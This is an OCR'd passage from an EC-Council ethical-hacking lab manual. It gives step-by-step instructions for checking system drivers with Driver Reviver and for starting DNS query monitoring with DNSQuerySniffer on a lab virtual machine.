
10. Installation window appears and after the completion of installation, Driver Reviver initializes the scan for drivers, as shown in the screenshot.

    Note: If a browser window opens automatically close the browser.
11. After the scan finishes, a list of system drivers are displayed.
12. Along with the list of drivers you can see their **Status** as **OUTDATED** or **UP TO DATE**.

    Note: Here, all the drivers are already up to date.

    Note: The result might vary when you perform this task.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



13. If the drivers are outdated, then you can click **Update All** button to update all the drivers.

14. Now, navigate to the **Home** tab, here you can view information such as **System details**, **System**, **Processor**, **Graphics**, **Memory(RAM)** and **Hard Drives**, as shown in the screenshot,

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

15. Navigate to the **Backup** tab, here you can create Backup or Restore the system drivers.

16. Uninstall the **Driver Reviver** software by navigating to **Control Panel → Programs → Uninstall a program**.

    Note: While uninstalling, remove all the files of tools from the system.

17. Close all open windows.


18. You can also use other device driver monitoring tools such as **Driver Booster** (https://www.iobit.com), **Driver Easy** (https://www.drivereasy.com), **Driver Fusion** (https://treexy.com), or **Driver Genius 22** (https://www.driver-soft.com) to perform device driver monitoring.

Task 9: Perform DNS Monitoring using DNSQuerySniffer


DNSQuerySniffer is a network sniffer utility that shows the DNS queries sent on your system. For every DNS query, the following information is displayed: Host Name, Port Number, Query ID, Request Type (A, AAAA, NS, MX, and other types), Request Time, Response Time, Duration, Response Code, Number of records, and the content of the returned DNS records. You can easily export the DNS query information to a CSV, tab-delimited, XML, or HTML file, or copy the DNS queries to the clipboard and then paste them into Excel or another spreadsheet application.

1. Switch to the **Windows Server 2022** virtual machine Click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa$$w0rd** in the Password field and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



2. Navigate to **Z:\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\DNS Monitoring Tools\DNSQuerySniffer**, and then double-click **DNSQuerySniffer.exe**.




3. The main window of **DNSQuerySniffer** appears, along with the **Capture Options** window.

   Note: If the **Capture Options** window does not appear, then navigate to the **Options** menu and select **Capture Options**.

4. In the **Capture Options** window, ensure that the **WinPcap Packet Capture Driver** option is selected under the **Capture Method** field.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

5. In the Select network adapter section, select the **Windows Server 2022** network adapter (here, **Ethernet**).
6. Click **OK** to start sniffing.




